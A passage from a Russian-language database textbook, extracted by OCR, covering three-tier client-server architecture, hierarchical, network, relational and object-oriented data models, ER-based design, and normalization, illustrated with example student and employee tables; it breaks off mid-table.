


Рис. 1.5. Архитектура «клиент-сервер»

Трехуровневый вариант клиент-серверных систем. В трехуровневом варианте функциональная часть прежнего, толстого (интеллектуального) клиента разделяется на две части (рис. 1.6).




Рис. 1.6. Трехуровневая архитектура «клиент-сервер»

Тонкий (неинтеллектуальный) клиент на рабочей станции управляет только пользовательским интерфейсом, тогда как средний уровень обработки данных управляет всей остальной логикой приложения. Третьим уровнем здесь является сервер СУБД. Такая архитектура подходит для сетей Internet, где в качестве клиента может использоваться обычный веб-браузер.

Достоинства трехуровневой архитектуры «клиент-сервер»:

- широкие возможности масштабируемости;
- высокая безопасность и надежность.

К недостаткам данной архитектуры можно отнести повышенную сложность создания и администрирования приложений.

1.5. МОДЕЛИ ХРАНЕНИЯ ДАННЫХ

Рассмотрим наиболее распространенные модели хранения данных [17]:

- иерархическую (сетевую);
- реляционную;
- объектно-ориентированную.

Иерархическая (сетевая) модель данных. В иерархической модели данные представляются в виде набора узлов древовидной структуры. Узлы дерева могут хранить данные и иметь связи с узлами-потомками.

В качестве примера рассмотрим БД для хранения информации о студентах факультета. Выделим уровни иерархии модели данных: первый уровень — факультет, второй уровень — группа и третий — студенты. Первые два уровня характеризуются названиями, третий уровень характеризуется ФИО студента. Пусть к факультету с названием «Факультет № 1» относятся две группы — «Группа № 1» и «Группа № 2». В «Группе № 1» обучаются студенты «Иванов И.И.» и «Петров П.П.», в «Группе № 2» — студент «Сидоров С.С.», тогда схематичное представление данной информации в иерархической модели будет таким, как показано на рис. 1.7.

Такая организация удобна для работы с иерархически упорядоченной информацией, но при оперировании данными со сложными логическими связями она оказывается слишком громоздкой.




Рис. 1.7. Пример информации в иерархической модели данных

Сетевая модель данных является развитием иерархической модели. Основное отличие сетевой модели от иерархической в том, что у элемента может быть несколько связей с одним или несколькими родительскими элементами.

Например, если в модель, изображенную на рис. 1.7, добавить информацию о старостах групп: в «Группе № 1» староста «Иванов И.И.», а в «Группе № 2» — староста «Сидоров С.С.», то «дерево» превратится в «сеть», схематичное представление которой изображено на рис. 1.8.




Рис. 1.8. Пример информации в сетевой модели данных

В качестве основного достоинства иерархической и сетевой моделей можно отметить высокую скорость поиска, которая основывается на классическом способе их реализации — на основе списков. Основным недостатком рассмотренных моделей является их жесткость. Например, при поиске данных доступ к ним возможен по связям, существующим в модели данных.

Реляционная модель данных. Представление реляционной модели основано на математическом понятии «отношение». Понятие «отношение» схоже с понятием «таблица», а отличие заключается в том, что для строк отношения не определен порядок, т.е. это неупорядоченное множество записей. Далее по тексту будем использовать термин «таблица» аналогично термину «отношение».

Рассмотрим базовые понятия реляционной модели данных на примере отношения «Студенты» (рис. 1.9).

Отношение может быть представлено как двумерный массив или набор записей.

Для столбцов таблицы должен быть определен тип данных.

Понятие «тип данных» в реляционной модели данных БД соответствует понятию «тип данных» в языках программирования.

Реляционные БД допускают хранение:

- символьных данных;
- числовых данных;

- битовых строк;
- специализированных данных, таких как «деньги»;
- специальных «темпоральных» данных (дата, время, временной интервал) и т.д.




Рис. 1.9. Структура отношения «Студенты»

Множество возможных значений конкретного столбца называют *доменом*. Домен определяется заданием некоторого базового типа данных, к которому относятся элементы домена, и произвольного логического выражения, применяемого к элементу типа данных. Если вычисление этого логического выражения дает результат «истина», то элемент данных является элементом домена. Например, студенты дневного отделения обучаются в течение пяти лет, поэтому для столбца «ст_курс» в качестве типа задан домен «Курс», который допускает хранение значений целых чисел в диапазоне «1...5». Домен «Курс» в свою очередь основан на типе данных «Целые числа». Использование доменов помогает реализовать дополнительные ограничения на ввод данных в таблицу, что позволяет снизить количество ошибок.

Для каждой таблицы в реляционной модели должен быть задан «первичный ключ» (уникальный ключ). Это столбец или набор столбцов значения или комбинация значений, которая является

уникальной для таблицы. В таблице «Студенты» в качестве первичного ключа выбран столбец «ном_ст_билета», значения которого уникальны для каждой записи, так как номер студенческого билета индивидуален для каждого студента.

Рассмотрим некоторые классические определения, используемые в контексте реляционных моделей данных.

Схема отношения — это именованное множество пар {*имя атрибута, имя типа или домена*}.

Степень отношения «Студенты» равна четырем, так как в его состав входят четыре атрибута.

Схема БД — это набор именованных схем отношений.

Кортеж — это множество пар {*имя атрибута, значение*}, которое содержит одно вхождение каждого имени атрибута, принадлежащего схеме отношения.

Отношение — это множество кортежей данной БД, соответствующих одной схеме отношения.

В классических реляционных БД после определения схемы изменяются только отношения-экземпляры, в некоторых БД допускается и изменение схемы БД (эволюция схемы БД).

Реляционная БД — это набор отношений, имена которых совпадают с именами схем отношений в схеме базы данных.

База данных, созданная с помощью реляционной модели, представляет собой совокупность таблиц, связанных отношениями.

Рассмотрим пример представления в реляционной модели информации о «Группах» и «Студентах». Для группы будем хранить информацию о ее названии, для студентов — ФИО. В одной группе может обучаться несколько студентов, следовательно, если информацию о группе хранить в виде таблицы с названием «Группа», а информация о студентах будет храниться в таблице с названием «Студент», то между записями этих таблиц будем иметь отношение «один ко многим» (рис. 1.10).

В приведенном примере использованы цифровые ключи: для таблицы «Группа» уникальный ключ «Код», для таблицы «Студент» уникальный ключ «Код» и внешний ключ «КодГ». Внешний ключ используется для связи таблиц.

Основным преимуществом реляционной модели данных является возможность использования языка SQL, также стоит выделить такие достоинства, как простота, гибкость структуры, удобство реализации на компьютере и наличие теоретического описания. К недостаткам данной модели можно отнести ее ограниченность и предопределенность набора используемых типов данных.

Для устранения перечисленных недостатков в современных реляционных СУБД применяются расширения в виде объектно-ориентированной модели данных.




Рис. 1.10. Схематичное представление в реляционной модели информации о «Группах» и «Студентах»

Объектно-ориентированная модель данных. Объектно-ориентированная модель представляет структуру, которую можно изобразить графически в виде дерева, узлами которого являются объекты [18]. Между записями БД и функциями их обработки устанавливаются связи с помощью механизмов, аналогичных применяемым в объектно-ориентированных языках программирования. Модель данного вида позволяет идентифицировать отдельные записи БД. В контексте рассматриваемой модели определяемый пользователем объект называют объектом-целью, а операция поиска заключается в выяснении сходства между объектом, сформированным пользователем, и объектами, хранящимися в БД.

Основополагающими понятиями рассматриваемой модели являются объекты, классы, методы, инкапсуляция, наследование и полиморфизм. Рассмотрим их подробнее.

Понятие объекта аналогично понятию в объектно-ориентированном программировании. Объект обладает следующими свойствами: идентифицируется уникальным неизменным образом,

принадлежит к определенному классу, может посылать сообщения другим объектам, а также имеет внутреннее состояние.

Объектно-ориентированная БД состоит из объектов, которые принадлежат к определенным классам. Таким образом, каждый объект — экземпляр класса. Объектно-ориентированная БД состоит из коллекции классов. Поведение и структура объектов полностью определяются их классом. Класс представляется коллекцией объектов, который состоит из видимой другим объектам части — интерфейса и закрытой области. Интерфейс класса состоит из двух частей: свойства класса и методов класса.

Свойства класса являются аналогом атрибутов отношений. Например, для объекта «студент» могут быть определены следующие свойства: ФИО, дата рождения, пол и т.д. К свойствам относятся также связи с другими объектами, которые в свою очередь могут быть объектами. Последнее реализует возможность создания составных объектов. Например, свойство «ФИО» может состоять из свойств «фамилия», «имя», «отчество». Обработка значений свойств осуществляется с помощью методов класса. Методы используются для передачи объектам сообщений, например, студент может быть зачислен, отчислен или переведен на другой курс и т.д. За каждое из перечисленных событий отвечает соответствующий метод объекта.

Закрытая область — это та часть определения класса, которая не видна другим объектам. Для пользователя объекта допустима работа с объектом посредством методов, а работа самого объекта скрыта от пользователя. Например, для объекта могут быть объявлены свойства с закрытыми значениями или скрытые связи и т.д.

Свойства объектов описываются с помощью стандартных типов данных системы либо пользовательским типом данных. Этот тип определяется с помощью ключевого слова «Class». Значением свойства типа «Class» является объект — экземпляр соответствующего класса. Каждый объект — экземпляр класса является потомком объекта, в котором он определен в виде свойства. Объект — экземпляр класса принадлежит своему классу и имеет одного родителя, таким образом, в БД образуется иерархия объектов.

Преимуществом ООСУБД является то, что пользователю не нужно знать о взаимодействии объектов: он обращается к необходимому объекту и использует требуемый метод.

Для создания класса объекта нужно определить его свойства, методы и взаимодействие с другими объектами. При проектировании объектно-ориентированной БД необходимо создавать классы для объектов с аналогичными свойствами и поведением. Используя

объекты и методы, можно реализовать хранение и повторное использование не только структур объектов БД, но и их поведение.

Рассмотрим основополагающие концепции ООСУБД.

Инкапсуляция — объединение в единое целое данных и алгоритмов их обработки, а также скрытие данных внутри объектов, т.е. вся информация об объекте задана в определении его класса.

Полиморфизм позволяет в объектах разных типов определять методы с одинаковыми именами. Последнее реализует способность одного и того же программного кода работать с разнотипными данными.

Наследование распространяет множество свойств и методов на всех потомков объекта. Например, можно определить класс «человек», а в качестве его наследника создать класс «студент», в котором определить дополнительные свойства и методы. У этих классов будут общие свойства и методы.

Формирование объектной модели начинается с процесса *классификации* — выявления объектов с аналогичными свойствами и поведением и объединения их в классы. Данный процесс позволяет выделить объекты с общими свойствами и методами. Стоит отметить, что некоторые из их свойств и методов могут быть различными. В этом случае производят генерализацию и специализацию.

Генерализация — процесс выявления классов объектов с аналогичными свойствами и создания на их основе абстрактного суперкласса. Например, в БД, хранящей информацию о спортивных увлечениях студентов, можно начать с выделения классов: бокс, борьба, танцы и образовать из них абстрактный суперкласс «Спортивная секция», состоящий из свойств, общих для всех спортивных увлечений.

Специализация — обратный процесс генерализации. Данные процессы формируют иерархию классов.

В качестве следующего важного процесса можно отметить *агрегацию*. Данный процесс связывает объекты друг с другом, образуя класс агрегатов. Например, БД может хранить информацию о студентах, преподавателях и дисциплинах, а также связи между ними. В ООСУБД всю эту информацию можно инкапсулировать в одном агрегированном классе объектов.

Таким образом, проектирование объектно-ориентированной структуры БД базируется на параллельном выполнении таких процессов, как классификация, генерализация, специализация и агрегация.

Основным достоинством объектно-ориентированной модели данных является возможность отображения информации

о сложных взаимосвязях объектов. Рассмотренная модель позволяет идентифицировать отдельные записи в БД и определять функции их обработки.

Недостатками данной модели являются сложность понимания ее сути и низкая скорость выполнения запросов.

1.6. ПРОЕКТИРОВАНИЕ РЕЛЯЦИОННЫХ БАЗ ДАННЫХ

Проектирование БД — процесс создания схемы БД и определения необходимых ограничений целостности [19].

Рассмотрим основные этапы проектирования БД:

1) внешний уровень представлен словесным описанием входных и выходных сообщений, а также данными, которые целесообразно сохранять в БД (не исключает наличия элементов дублирования, избыточности и несогласованности данных);

2) инфологический уровень (уровень данных) представляет собой информационно-логическую модель (ИЛМ) предметной области, из которой исключена избыточность данных и в которой отображены информационные особенности объекта управления без учета особенностей и специфики конкретной СУБД;

3) логический (даталогический) уровень. На этом уровне формируется концептуальная модель данных, которая отвечает особенностям и ограничениям выбранной СУБД;

4) внутренний уровень. На этом уровне формируется физическая модель БД, которая включает структуры данных, форматы записей, порядок их логического или физического приведения, размещение по типам устройств, а также характеристики и пути доступа к данным.

Схема взаимосвязи перечисленных уровней представления данных в БД изображена на рис. 1.11.

Проектирование с использованием метода «сущность-связь». *Метод «сущность-связь»* (entity-relation, ER-method) заключается в моделировании *предметной области.*

Предметная область разбивается на ряд локальных областей, каждая из которых включает в себя информацию, достаточную для обеспечения запросов отдельной группы будущих пользователей или решения отдельной задачи. Каждое локальное представление моделируется отдельно, затем они объединяются. Локальное представление определяется таким образом, чтобы соответствовать отдельному внешнему приложению и содержать шесть-семь сущностей.




Рис. 1.11. Схема взаимосвязи уровней представления данных

Сущность — это объект, о котором в системе будет накапливаться информация. Для сущностей различают тип сущности и экземпляр. Тип характеризуется именем и списком свойств, а экземпляр — конкретными значениями свойств. Для каждой сущности выбираются свойства (атрибуты).

Для сущностей различают следующие виды связей:

- «один к одному» (1:1);
- «один ко многим» (1:М);
- «многие ко многим» (М:М).

Примеры видов связей предложены на рис. 1.12.

В качестве примера рассмотрим инфологическую модель БД «Студент» (рис. 1.13).

В представленной модели для сущности «Группа» определен атрибут «Название», в котором будет храниться название группы, для сущности «Студент» определены: атрибут «ФИО» для хранения фамилии, имени и отчества студента, «Пол» для хранения пола студента и «Возраст» для хранения возраста студента, для сущности «Хобби» определен атрибут «Название» для хранения названия хобби.




Рис. 1.12. Примеры видов связей между сущностями




Рис. 1.13. Схематичное представление инфологической модели БД «Студент»

Процесс проектирования реляционной БД заключается в разработке структуры данных, т.е. в определении состава таблиц и связей между ними. Спроектированная структура должна обеспечивать:

- быстрый доступ к данным;
- отсутствие дублирования (повторения) данных;
- целостность данных.

Рассмотрим подробнее процесс создания инфологической модели БД.

Формирование инфологической модели. Выделяют два основных подхода при формировании инфологической модели. Рассмотрим их подробнее:

1) функциональный подход к проектированию БД (сверху вниз) реализует принцип «от задач» и применяется тогда, когда известны функции некоторой группы лиц и (или) комплекса задач, для обслуживания информационных потребностей которых разрабатывается БД;

2) предметный подход к проектированию БД (снизу вверх) применяется в тех случаях, когда у разработчиков есть четкое представление о самой предметной области и о том, какую именно информацию они хотели бы хранить в БД, а структура запросов не определена. В этом случае особое внимание уделяется исследованию предметной области и наиболее полному ее отображению в БД.

Нормализация базы данных. *Нормализация БД* — это процесс уменьшения избыточности информации в БД.

Метод нормализации основан на теории реляционных моделей данных.

При разработке структуры БД возникают проблемы, связанные с избыточностью данных и аномалиями.

Под *избыточностью* данных понимают дублирование данных, содержащихся в БД. Различают простое (неизбыточное) дублирование и избыточное дублирование данных.

При избыточности данных операции с ними могут приводить к различным аномалиям — нарушению целостности БД. Выделяют следующие виды аномалий:

- удаления;
- обновления;
- ввода.

Рассмотрим пример неизбыточного дублирования данных, которое является допустимым (рис. 1.14).

Сотрудник	Телефон
Иванов П.Л.	**123**
Петров А.Ф.	**123**
Сидоров О.Е.	456
Кузнецова В.А.	789
Васин И.Г.	**123**

Рис. 1.14. Пример неизбыточного дублирования данных

Сотрудники имеют одинаковый номер телефона «123», когда они находятся в одной комнате. При удалении одного из дублированных значений номера телефона (удалении строки таблицы) будет потеряна информация о фамилии сотрудника, что является аномалией удаления. При смене номера телефона в комнате его необходимо изменить для всех сотрудников комнаты; если этого не сделать, то возникает несоответствие данных, связанное с аномалией обновления. Аномалия ввода заключается в том, что при вводе в таблицу новой строки для ее полей могут быть введены недопустимые значения (например, значение не входит в заданный диапазон или не определено значение поля).

Рассмотрим пример избыточного дублирования данных (рис. 1.15).

Сотрудник	Комната	Телефон
Иванов П.Л.	17	**123**
Петров А.Ф.	17	—
Сидоров О.Е.	22	456
Кузнецова В.А.	8	789
Васин И.Г.	17	—

Рис. 1.15. Пример избыточного дублирования данных

Телефон указан только для первого из сотрудников. Вместо номеров телефонов других сотрудников этой комнаты поставлен прочерк. В этом случае могут возникнуть следующие проблемы:

- номер телефона сотрудника можно получить только путем поиска в другом столбце таблицы (по номеру комнаты);
- при запоминании таблицы для каждой строки отводится одинаковая память вне зависимости от наличия или отсутствия прочерков;
- при удалении строки с данными сотрудника, для которого указан номер телефона комнаты, будет утеряна информация о номере телефона для всех сотрудников этой комнаты.

Дублирование нейтрализуется путем разбиения — процесса деления таблицы на несколько таблиц с целью поддержания целостности данных, т.е. устранения избыточности данных и аномалий. Таким образом, исходная таблица (см. рис. 1.15) разбивается на две таблицы, изображенные на рис. 1.16, 1.17.

Таким образом, избыточность данных уменьшилась, но увеличилось время доступа к данным.

Сотрудник	Комната
Иванов П.Л.	17
Петров А.Ф.	17
Сидоров О.Е.	22
